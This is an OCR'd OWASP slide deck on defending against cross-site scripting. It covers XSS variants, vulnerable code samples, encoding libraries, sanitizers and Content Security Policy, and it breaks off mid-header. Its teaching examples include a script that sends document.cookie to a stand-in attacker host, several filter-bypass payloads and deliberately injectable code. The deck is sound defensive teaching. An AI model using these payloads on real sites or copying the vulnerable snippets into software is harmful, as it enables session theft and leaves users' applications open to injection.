XSS Defense
Past, Present and Future

By Eoin Keary and Jim Manico

March 2013 v3

Jim Manico

- VP Security Architecture, WhiteHat Security
- Web Developer, 17+ Years

- OWASP Global Board Member
- OWASP Podcast Series Producer/Host
- OWASP Cheat-Sheet Series Manager

What is XSS?

Misnomer: Cross Site Scripting

Reality: JavaScript Injection

Anatomy of a XSS Attack (bad stuff)

```
<script>window.location='https://
evileviljim.com/unc/data=' +
document.cookie;</script>
```

```
<script>document.body.innerHTML='<blink
>EOIN IS COOL</blink>';</script>
```

XSS Attack Payloads

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

Input Example

Consider the following URL :

www.example.com/saveComment?comment=Great+Site!

```
6  <h3> Thank you for your comments! </h3>
7  You wrote:
8  <p/>
9  Great Site!
10 <p/>
```


How can an attacker misuse this?

XSS Variants

REFLECTED XSS	■ Data provided by a client is immediately used by server-side scripts to generate a page of results for that user. ■ Search engines
STORED XSS	■ Data provided by a client is first stored persistently on the server (e.g., in a database, filesystem), and later displayed to users ■ Bulletin Boards, Forums, Blog Comments
DOM XSS	■ A page's client-side script itself accesses a URL request parameter and uses this information to dynamically write some HTML to its own page ■ DOM XSS is triggered when a victim interacts with a web page directly without causing the page to reload. ■ Difficult to test with scanners and proxy tools – why?

Reflected XSS

1. Hacker sends link to victim.
   Link contains XSS payload



Hackler

4. Cookie is stolen. The Attacker can hijack the Victims session.

Victim

2. Victim views page via XSS link supplied by attacker.

3. XSS code executes on victims browser and sends cookie to evil server


Reflected XSS

```
//Search.aspx.cs
public partial class _Default : System.Web.UI.Page
{
    Label lblResults;
    protected void Page_Load(object sender, EventArgs e)
    {
        //... doSearch();
        this.lblResults.Text = "You Searched For " +
                Request.QueryString["query"];
    }
```

OK: http://app.com/Search.aspx?query=soccer

NOT OK: http://app.com/Search.aspx?query=<script>...</script>


Persistent/Stored XSS



Persistent/Stored XSS

```
<%
int id = Integer.parseInt(request.getParameter("id"));
String query = "select * from forum where id=" + id;
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(query);
if (rs != null) {
    rs.next ();
    String comment = rs.getString ("comment");
%>
User Comment : <%= comment %>
<%
}
%>
```

DOM-Based XSS



DOM-Based XSS

```
<HTML>
   <TITLE>Welcome!</TITLE>
   Hi
   <SCRIPT>
   var pos=document.URL.indexOf("name=")+5;
            document.write(document.URL.substring(pos,document.URL.length));
   </SCRIPT>
   <BR>
   Welcome to our system
</HTML>
```

OK : http://a.com/page.htm?name=Joe

NOT OK: http://a.com/page.htm?name=<script>...</script>

In DOM XSS the attack vector has not rewritten the HTML but is a parameter value

Test for Cross-Site Scripting

- Make note of all pages that display input originating from current or other users
- Test by inserting malicious script or characters to see if they are ultimately displayed back to the user
- Examine code to ensure that application data is HTML encoded before being rendered to users
- Very easy to discover XSS via dynamic testing
- More difficult to discover via code review (debatable)

Test for Cross-Site Scripting

- Remember the three common types of attacks:
  - Input parameters that are rendered directly back to the user
  - Server-Side
  - Client-Side
- Input that is rendered within other pages
- Hidden fields are commonly vulnerable to this exploit as there is a perception that hidden fields are read-only
- Error messages that redisplay user input

Test for Cross-Site Scripting

> Each input should be tested to see if data gets rendered back to the user.

> Break out of another tag by inserting “> before the malicious script

> Bypass **<script>** “tag-hunting” filters

```
<IMG SRC=“javascript:alert(document.cookie)”>
<p style="left:expression(eval('alert(document.cookie)'))">
\u003Cscript\u003E
```

> May not require tags if the input is inserted into an existing JavaScript routine **<- DOM XSS**

```
<SCRIPT> <% = userdata %> </SCRIPT>
```

Past XSS Defensive Strategies

- 1990's style XSS prevention
  - Eliminate < , > , & , " , ' characters?
  - Eliminate all special characters?
  - Disallow user input?
  - Global filter?

- Why won't these strategies work?

XSS Defense, 1990's

Data Type	Defense
Any Data	Input Validation

#absolute-total-fail

Past XSS Defensive Strategies

- Y2K style XSS prevention
  - HTML Entity Encoding
  - Replace characters with their 'HTML Entity' equivalent
  - Example: replace the "<" character with "<"

- Why won't this strategy work?


XSS Defense, 2000

Data Type	Defense
Any Data	HTML Entity Encoding

Why won't this strategy work?

Danger: Multiple Contexts

Browsers have multiple contexts that must be considered!



Past XSS Defensive Strategies

1. All untrusted data must first be canonicalized
   - Reduced to simplest form
2. All untrusted data must be validated
   - Positive Regular Expressions
   - Blacklist Validation
3. All untrusted data must be contextually encoded
   - HTML Body
   - Quoted HTML Attribute
   - Unquoted HTML Attribute
   - Untrusted URL
   - Untrusted GET parameter
   - CSS style value
   - JavaScript variable assignment

XSS Defense, 2007

Context	Defense
HTML Body	HTML Entity Encoding
HTML Attribute	HTML Attribute Encoding
JavaScript variable assignment JavaScript function parameter	JavaScript Hex Encoding
CSS Value	CSS Hex Encoding
GET Parameter	URL Encoding
Untrusted URL	HTML Attribute Encoding
Untrusted HTML	HTML Validation (Jsoup, AntiSamy)

Why won't this strategy work?

ESAPI CSS Encoder Pwnd

From: Abe [mailto:abek1 at sbcglobal.net]

Sent: Thursday, February 12, 2009 3:56 AM

Subject: RE: ESAPI and CSS vulnerability/problem

I got some bad news

CSS Pwnage Test Case

<div style="width: <%=temp3%>;"> Mouse over

temp3 = ESAPI.encoder().encodeForCSS("expression(alert (String.fromCharCode (88,88,88)))");

 Mouse over

Pops in at least IE6 and IE7.

lists.owasp.org/pipermail/owasp-esapi/2009-February/000405.html

Simplified DOM Based XSS Defense

1. Initial loaded page should only be static content.

2. Load JSON data via AJAX.

3. Only use the following methods to populate the DOM
   - Node.textContent
   - document.createTextNode
   - Element.setAttribute

References: http://www.educatedguesswork.org/2011/08/guest_post_adam_barth_on_three.html and Abe Kang


Dom XSS Oversimplification Danger

Element.setAttribute is one of the most dangerous JS methods

If the first element to setAttribute is any of the JavaScript event handlers or a URL context based attribute ("src", "href", "backgroundImage", "backgound", etc.) then pop.

References: http://www.educatedguesswork.org/2011/08/guest_post_adam_barth_on_three.html and Abe Kang

Today



<

Safe ways to represent dangerous characters in a web page

Characters	Decimal	Hexadecimal	HTML Entity	Unicode
" (double quotation marks)	&#34;	&#x22;	&quot;	\u0022
' (single quotation mark)	&#39;	&#x27;	&apos;	\u0027
& (ampersand)	&#38;	&#x26;	&amp;	\u0026
< (less than)	&#60;	&#x3C;	&lt;	\u003c
> (greater than)	&#62;	&#x3E;	&gt;	\u003e

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	**HTML Body**	**HTML Entity Encode**
String	**HTML Attribute**	**Aggressive HTML Entity Encoding**
String	**GET Parameter**	**URL Encoding**
String	**Untrusted URL**	**URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification**
String	**CSS**	**Strict structural validation, CSS Hex encoding, good design**
HTML	**HTML Body**	**HTML Validation (JSoup, AntiSamy, HTML Sanitizer)**
Any	**DOM**	**DOM XSS Cheat Sheet**
Untrusted JavaScript	**Any**	**Sandboxing**
JSON	**Client Parse Time**	**JSON.parse() or json2.js**

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

HTML Body Context

UNTRUSTED DATA

attack

<script>/* bad stuff */</script>

HTML Attribute Context

<input type="text" name="fname"
value="UNTRUSTED DATA">

attack: "><script>/* bad stuff */</script>

HTTP GET Parameter Context

clickme

attack: " onclick="/* bad stuff */"

URL Context

clickme

<iframe src="UNTRUSTED URL" />

attack: javascript:/* BAD STUFF */

Handling Untrusted URL's

1) Validate to ensure the string is a valid URL
2) Avoid Javascript: URL's (whitelist HTTP:// or HTTPS:// URL's)
3) Check the URL for malware
4) Encode URL in the right context of display

```
<a href="UNTRUSTED URL">UNTRUSTED URL</a>
```

CSS Value Context

Selection

attack: expression(/* BAD STUFF */)

JavaScript Variable Context

```
<script>
var currentValue='UNTRUSTED DATA';
someFunction('UNTRUSTED DATA');
</script>

attack: ');/* BAD STUFF */
```

JSON Parsing Context

JSON.parse(UNTRUSTED JSON DATA)

Solving Real World XSS Problems in Java with OWASP Libraries

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary.
- This code was designed for high-availability/high-performance encoding functionality.
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (uri and uri component encoding, etc) in some regards.
- This is a Java 1.5 project.
- Will be the default encoder in the next revision of ESAPI.
- Last updated February 14, 2013 (version 1.1)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution


```
<input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

<textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

<script type="text/javascript”>
var msg = "<%= Encode.forJavaScriptBlock(message) %>”;
alert(msg);
</script>
```

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration (see below). No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

This example displays all plugins and buttons that comes with the TinyMCE package.



SUBMIT

Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration. We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates. Found a bug? If you think you have found a bug, you can use the Tracker to report bugs to the developers. And here is a simple table for you to play with.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

OWASP JSON Sanitizer Project

https://www.owasp.org/index.php/OWASP_JSON_Sanitizer

- Given JSON-like content, converts it to valid JSON.
- This can be attached at either end of a data-pipeline to help satisfy Postel's principle: *Be conservative in what you do, be liberal in what you accept from others.*
- Applied to JSON-like content from others, it will produce well-formed JSON that should satisfy any parser you use.
- Applied to your output before you send, it will coerce minor mistakes in encoding and make it easier to embed your JSON in HTML and XML.

Solving Real World Problems with the OWASP JSON Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of parsing of untrusted JSON incorrectly

The Solution

JSON Sanitizer can help with two use cases.

1) **Sanitizing untrusted JSON on the server that is submitted from the browser** in standard AJAX communication

2) Sanitizing potentially untrusted JSON server-side before sending it to the browser. The output is a valid Javascript expression, so can be parsed by Javascript's eval or by JSON.parse.

- SAFE use of JQuery
  - $(‘#element’).text(**UNTRUSTED DATA**);

- UNSAFE use of JQuery
  - $(‘#element’).html(**UNTRUSTED DATA**);

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	

Got future?

Context Aware Auto-Escaping

- **Context-Sensitive Auto-Sanitization (CSAS) from Google**
  - Runs during the compilation stage of the Google Closure Templates to add proper sanitization and runtime checks to ensure the correct sanitization.

- **Java XML Templates (JXT) from OWASP by Jeff Ichnowski**
  - Fast and secure XHTML-compliant context-aware auto-encoding template language that runs on a model similar to JSP.

Auto Escaping Tradeoffs

- **Developers need to write highly compliant templates**
  - No "free and loose" coding like JSP
  - Requires extra time but increases quality

- **These technologies often do not support complex contexts**
  - Some are not context aware (really really bad)
  - Some choose to let developers disable auto-escaping on a case-by-case basis (really bad)
  - Some choose to encode wrong (bad)
  - Some choose to reject the template (better)

Content Security Policy

- Anti-XSS W3C standard
- Content Security Policy *latest release version*
- http://www.w3.org/TR/CSP/
- Must move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content

Get rid of XSS, eh?

A script-src directive that doesn‘t contain unsafe-inline eliminates a huge class of cross site scripting

I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT

Real world CSP in action

```
strict-transport-security: max-age=631138519
version: HTTP/1.1
x-frame-options: SAMEORIGIN
x-gitsha: d814fdf74482e7b82c1d9f0344a59dd1d6a700a6
x-rack-cache: miss
x-request-id: 746d48ca76dc0766ac24e74fa905be11
x-runtime: 0.023473
x-ua-compatible: IE=Edge,chrome=1
x-webkit-csp-report-only: default-src 'self' chrome-extension:; connect-src ws://localhost.twitter.com:* 's
elf' chrome-extension:; font-src 'self' chrome-extension:; frame-src https://*.googleapis.com https://*.
twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-ex
tension:; img-src https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-an
alytics.com https://s3.amazonaws.com https://twimg0-a.akamaihd.net 'self' chrome-extension:; media-src '
self' chrome-extension:; object-src 'self' chrome-extension:; script-src https://*.googleapis.com https:
